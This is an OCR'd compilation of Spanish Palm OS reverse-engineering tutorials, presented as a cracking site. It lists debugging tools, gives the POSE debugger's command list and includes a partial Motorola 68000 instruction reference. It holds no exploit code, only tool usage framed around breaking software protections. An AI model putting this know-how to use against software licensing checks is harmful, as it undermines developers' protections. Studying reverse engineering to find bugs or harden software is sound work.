
6.- Emulador Pose 3.5

Un Emulador que útiliza un clon de la Palm y donde podremos úyilizar las aplicaciones. Descargarnos también el Debugger que viene con este.




7.- Debugger Palm Pose 3.5

Debugger Pose incluido con el emulador.




8.- PRCexplorer


Herramienta que muestra Las Talt (Alertas), Formulario, Etc





9.- SouthDebugger


Depurador de aplicaciones Palm, es shareware pero es mejor que todos los anteriores, requiere tener instalada una Runtime Java, si tienes Windows ve a la página de www.microsoft.com Ya que la versión de www.sun.com alentiza el sistema, Microsoft ha creado su propia versión de Java que no consume recursos de sistema, será esta una de tantas estrategias comerciales de Don Bill Gates, Bill Ventanas.




southDebugger v1.4 - REGISTERED
File Execution Window Help
auto-run button (make sure it is toggled)
main
breakpoints
breakpoints trap breakpoints cond. trap breakpoints
[A19C] sysTrapFrmPopupForm
[A194] sysTrapFrmCustomAlert
NOT SET
NOT SET
NOT SET
logging
to file
log opcodes log routine log register values
only log opcodes with this prefix:
log is running...
00056636 4E4FA19C TRAP #15!$F, #41372!$A19C [sysTrapFrmPopupForm]


logging
to window
log opcodes log routine log register values
only log opcodes with this prefix:
log is running...


breakpoints
breakpoints trap breakpoints cond. trap breakpoints
[A19C] sysTrapFrmPopupForm
[A194] sysTrapFrmCustomAlert
NOT SET
NOT SET
NOT SET



Otras herramientas se discutirán en los próximos tutoriales que publique..

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Lista de comandos Palm Debugger (Debugger Incluido con el Emulator Pose 3.5)**

PROTECCION:	Ninguna		
Descripcion:	Lista de comandos Palm Debugger (Debugger Incluido con el Emulator Pose 3.5)		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.Palmspanishtutor.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,		
Palm CRACKER:	By Tora	**FECHA:**	L/24/01/2005

INTRODUCCION

Lista de comandos Palm Debugger (Debugger Incluido con el Emulator Pose 3.5)

AL ATAQUE

Una vez cargado el debugger para palm incluido en el emulador pose y usar el comando :

? (Enter) Nos muestra el siguiente listado

Flow Control Commands
att ;Attach to Remote
g [<addr>] ;Go
gt <addr> ;Go Till
s ;Step Into
t ;Step Over
br <addr> ;Set Breakpoint
cl [<addr>] -or- brc [<addr>] ;Clear Breakpoint(s)
brd ;Display Breakpoints
atb [<"funcName"> | <A-trap #>] ;Set A-Trap break
atc [<"funcName"> | <A-trap #>] ;Clear A-Trap break
atd ;Display A-Trap breakpoints
dx ;Turn DbgBreaks on/off
reset ;Reset the Pilot

Memory Commands
il [<addr> [<lineCount>]] ;Instruction List
dm <addr> [<count>] [<template>] ;Display Memory
db <addr> <value> ;Display Byte
dw <addr> <value> ;Display Word
dl <addr> <value> ;Display Long
sb <addr> <value> ;Set Byte
sw <addr> <value> ;Set Word
sl <addr> <value> ;Set Long
fill <addr> <nbytes> <value> ;Fill Memory
fb <value> <addr> <nbytes> <\flags> ;Find Byte
fw <value> <addr> <nbytes> <\flags> ;Find Word
fl <value> <addr> <nbytes> <\flags> ;Find Long
ft <text> <addr> <nbytes> <\flags> ;Find Text
sc6 [<addr> [<frames>]] ;Stack Crawl A6
sc ;Alias for sc6
sc7 [<addr> [<frames>]] ;Stack Crawl A7
wh [<"funcName"> | <A-trap #> | <address>] ;Where is routine
atr <"funcName"> <A-trap #> ;Register routine name with an A-trap number

Template Commands
typedef <template> [@...]<"name"> [<[elts]>] ;Indirect template definition
typedef struct <"name"> ;Begin structure definition block
> <template> [@...]<"name"> [<[elts]>] [\-] ;Field definition
typeend ;End structure definition block
sizeof <template> ;Display template size

Register Commands
reg ;Display all Registers

Utility Commands
load <"filename"> <addr> ;Load File Data Fork from Host into RAM
save <"filename"> <addr> ;save RAM to file on Host
bootstrap <"filename"> <addr> ;Load & execute image using EZ bootstrap mode
flash <"filename"> <addr> ;Load File Data Fork from Host into FLASH memory
run <"filename"> ;Execute a Pilot Debugger script
alias <"name"> [<"text">] ;Define/list an alias
var <"name"> [<initializer>] ;Define a variable
aliases ;List all alias names
templates ;List all template names
variables ;List all variable names
keywords ;List all keywords
sym [options...] ;source level debugging info/control

Console Commands
CardInfo <cardNo> ;Display memory card information
StoreInfo <cardNo> ;Display memory store information
HL <cardNo> ;Heap List
HD <heapID> [\c] ;Heap Dump
HT <heapID> [\c] ;Heap Total
HChk <heapID> [\c] ;Heap Check
Info <chunkPtr> ;Display chunk information
Info <localID> \card <cardNo> ;Display chunk information
Dir <cardNo> [<options>] ;Display database directory

Opened ;List open databases

Miscellaneous Debugger Commands
help ;Display a summary of debugger commands
{help <cmd>} | {<cmd> ?} ;Display debugger command help
? ;Abbreviation for the help command
penv ;Display debugger Environment Information

Debugger Environment Variables:
DebOut ;debugger-debug style output enabeld(true/false)
SymbolsOn ;disassembly symbol printing enabled(true/false)
StepRegs ;show registers after every step
ReadMemHack ;read memory hack enabled(true/false)

Predefined Constants:
true ;integer value 1
false ;integer value 0
srTmask ;status reg Trace bit
srSmask ;status reg Supervisor bit
srImask ;status reg Interrupt field mask
srXmask ;status reg eXtend bit
srNmask ;status reg Negative bit
srZmask ;status reg Zero bit
srVmask ;status reg oVerflow bit
srCmask ;status reg Carry bit

//Hasta la proxima ,este es mi primer tutorial y ya estoy escribiendo otro, gracias a palm spanish tutor por estar interados en este tipo de ingenieria que no es más que aprender a proteger mejor el software y encontrar posibles bugs. (en algún lugar de Europa)

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**ISTRUZIONI 68000**

PROTECCION:	Ninguna		
Descripcion:	**Queste sono le istruzioni Motorola trovate a giro su internet**		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.PaginaWeb.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,		
Palm CRACKER:	By Italico	**FECHA:**	M/25/01/2005

INTRODUCCION

AL ATAQUE

ISTRUZIONI 68000

Queste sono le istruzioni Motorola trovate a giro su internet

(in inglese..tanto lo conoscete, vero???)

ABCD - Add Binary Coded Decimal
This instruction is a specialized arithmetic instruction that adds together two bytes (and only bytes) containing binary-coded decimal numbers. The addition can either be done between two data registers or between two memory locations. If performed on bytes in memory, only address register indirect with predecrement addressing can be used. This facilitates easy manipulation of multiple-precision BCD numbers. The extend bit is added along with the BCD bytes to allow this multiprecision data manipulation. Also note that the Zero flag is only changed if the result becomes non-zero. Therefore, both the Extend and Zero bits in the condition code register should be preset before the operation is performed. The Extend bit would normally be preset to a zero (to prevent extension on the first addition), and the Zero bit to a one (to preset a zero result prior to the first addition). A MOVE #4,CCR would setup these flags correctly. Syntax: ABCD Dn, Dn or ABCD -(An), -(An). Flags affected: The Extend, Zero, and Carry flags are affected as per the result of the operation. The state of the Negative and Ovreflow flags is undefined.
ADD - Add Binary
The ADD instruction adds the source to the destination operand with the result appearing in the destination. It is

possible to add bytes, words, or long words with this opcode. Either the source or destination (or both) must be a data register. The source operand can be any memory location or data register, and the destination operand can also be any memory location or data register. Syntax: ADD Dn, Dn or ADD address, Dn or ADD Dn, address. Flags affected: The Extend, Negative, Zero, Overflow, and Carry flags are all affected as per the result of the addition.

ADDA - Add Address

This variant of the ADD instruction only differs from ADD in that an address register is specified as the destination. As an address rather than data is being manipulated, the condition code flags are left unaltered. Only sign-extended words or long words can be added.

ADDI - Add Immediate

This variant of the ADD instruction is used to add a constant value to the destination. The immediate operand can be any 8-, 16-, or 32-bit value as specified by the .B, .W, or .L opcode suffix. The destination can not be an address register or a program counter relative address. Syntax: ADDI #imm, Dn or ADDI #imm, address where address is any memory addressing mode except program counter relative. Flags affected: The Extend, Negative, Zero, Overflow, and Carry flags are all set as per the result of the addition.

ADDQ - Add Quick

This variant of the ADD instruction is used to add a small positive integer between one and eight to the destination. The destination can be a memory location, a data register, or an address register. If it is an address register, the condition code flags are unaffected and the operand length can not be a byte. This operation takes the place of the increment instruction found on other processors. Syntax: ADDQ #imm, Rn or ADDQ #imm, address. Flags affected: The Extend, Negative, Zero, Overflow, and Carry flags are all set as per the result of the addition unless the destination is an address register.

ADDX - Add Extended

This variant of the ADD instruction adds two numbers plus the Extend bit from the condition code register. This allows multiple-precision additions to be performed. For this reason, the Zero flag is only affected when a non-zero result is obtained. This means that if multiple numbers are added together using ADDX, the Zero flag will stay reset if any of those numbers were non-zero. Syntax: ADDX Dn, Dn or ADDX -(An), -(An).

AND - Logical AND

This instruction logically ANDs bits in the source operand with the same number of bits in the destination operand were the result is left. The number of bits can be 8, 16, or 32 as per the .B, .W, or .L opcode suffix. One or both operands must be a data register. Syntax: AND Dn, Dn or AND Dn, memory or AND memory, Dn.

ANDI - Logical AND Immediate

This instruction logically ANDs an immediate byte, word, or long word value with the destination. The destination can be a data register, memory, or one of two special cases: the condition code register, only a byte-length immediate value is allowed. If the destination is the status register, only a word-length immediate value is allowed, and the processor must be in supervisor mode or a priviledge voilation will occur. Syntax: ANDI #imm, Dn or ANDI #imm, memory or ANDI.B #imm 8-bit value, CCR or ANDI.W #imm 16-bit value, SR (Privileged). Flags affected: The Overflow and Carry bits are reset, the Negative and Zero bits set as per the result, and the Extend bit is unaffected.

ASL - Arithmetic Shift Left

This instruction shifts the destination operand left by a specified number of bits. If you are shifting a data register, the number of bits to be shifted can be specified as an immediate value or as a value in another data register. The immediate value can be 1 to 8, whereas the data register can be 1 to 64 (where zero acts as the 64 count). Data registers may be shifted as 8, 16, or 32 bit quantities. Only 16-bit word values can be shifted in memory and then only by one bit. As shown below zeroes are shifted in at the right hand side of the operand. As each bit is shifted out of the left of an operand, it is placed in the Carry and Extend bits of the condition code register. If the sign of the operand changes during the shift, the Owerflow bit is set in the condition code register. C < < | <<< ASL <<< | < 0 X < Syntax: ASL Dn, Dn or ASL #imm 3-bit value, Dn or ASL memory (1 bit shift only).

ASR - Arithmetic Shift Right

This instruction shifts the destination operand right by a specified number of bits. If you are shifting a data register, the number of bits to be shifted can be specified as an immediate value or as a value in another data register. The immediate value can specify a shift of 1 to 8, while the data register can specify a shift of 1 to 64 (where zero acts as the 64 count). Data registers may be shifted as 8, 16, or 32 bit quantities. Only 16-bit word values can be shifted in memory and then only by one bit. Each bit shifted out of the right hand side of an operand is placed in the Carry and Extend bits of the condition code register. As shown below the bit shifted in at the left hand side is the current sign bit (the most

significant bit is therefore preserved throughout the shift). > C Current MSB > | >>> ASR >>> | > > X Syntax: ASR Dn, Dn or ASR #imm 3-bit value, Dn or ASR memory (1 bit shift only).

BRA - Branch Always

This instruction changes the program counter register so execution continues at a different point in the program code. The destination of the jump is specified as a signed displacement to the program counter. This signed displacement can be an 8- or 16- bit quantity. With a bit 8-bit quantities, this allows branches of +126 to -128 bytes; 16-bit quantities can specify branches of +32766 to -32768 bytes. The value of the program counter when the displacement is added is taken to be the first word after the BRA opcode. This is the actual opcode address plus two. Normally an assembler will assume a 16-bit quantity as the displacement, but if an opcode suffix of .S is appended th the BRA, a short 8-bit displacement will be used instead. Syntax: BRA label (16-bit displacement) or BRA.S label (8-bit displacement). Flags affected: None.

Bcc - Branch Conditionally

Other variants of the BRA instruction allow a branch to be made only if a certain condition is met in the condition code register. These Bcc instructions can be divided into three different categories. Whether or not this instruction is actually executed depends on the required condition, which is verified by means of the flags. A minus sign before a flag indicates that it must be cleared to satisfy the condition. Logical operations are indicated with "*" for AND and "/" for OR. Branches depending on flag status:

BCC - Branch if carry clear -C
BCS - Branch if carry set C
BNE - Branch if zero clear -Z
BEQ - Branch if zero set Z
BVC - Branch if overflow clear -V
BVS - Branch if overflow set V
BPL - Branch if negative clear -N
BMI - Branch if negative set N Branches after unsigned comparison:
BHI - Branch if higher than -C * -Z
BHS - Branch if higher than or same as
BLO - Branch if lower than
BLS - Branch if lower than or same as C / Z
BEQ - Branch if equal to Z
BNE - Branch if not equal to -Z Branches after signed comparison:
BGT - Branch if greater than N * V * -Z / -N * -V * -Z
BGE - Branch if greater than or equal to N * V / -N * -V
BLT - Branch if less than N * -V / -N * V
BLE - Branch if less than or equal to Z / N * -V / -N * V
BEQ - Branch if equal to Z
BNE - Branch if not equal to -Z Syntax: Bcc label (16-bit displacement) or Bcc.S label (8-bit displacement). Flags affected: None.

BSR - Branch to Subroutine

This instruction causes control to be passed unconditionally to the specified program counter displacement as in the BRA opcode. However, before the branch is made, the address of the opcode following the BSR is saved on the stack so return can later be made to that address to continue processing at that point. This is achived as follows: 1. The 24-bit address following the opcode is pushed on the stack as two words. 2. The program counter is loaded with its new value and processing continues at the new address. Syntax: BSR label (16-bit displacement) or BSR.S label (8-bit displacement). Flags affected: None.

BCHG, BCLR, BSET, BTST - Bit Test and Change, Clear, Set

These instructions allow the manipulation and testing of single bits. The bits are numbered from the right to the left starting with bit no zero. Thus a byte contains bits 0 to 7; a word bits 0 to 15; and a long word bits 0 to 31. The number of the bit to be tested is specified in a data register or as an immediate value. The value of the bit is reflected in the Zero flag of the condition code register. This means that the if the bit tested was zero, the Zero flag will be set (Z=1). Therefore the Zero flag is always the opposite of the bit being tested. Once the test is made and the Zero flag is set up, the tested bit is manipulated as follows:

BCHG - The bit is reversed.

BCLR - The bit is cleared to zero.
BSET - The bit is set to a one.
BTST - The bit is unchanged. Syntax: Bxxx Dn, address or Bxxx #imm, address. Flags affected: Zero flag only.

CHK - Check Against Bounds

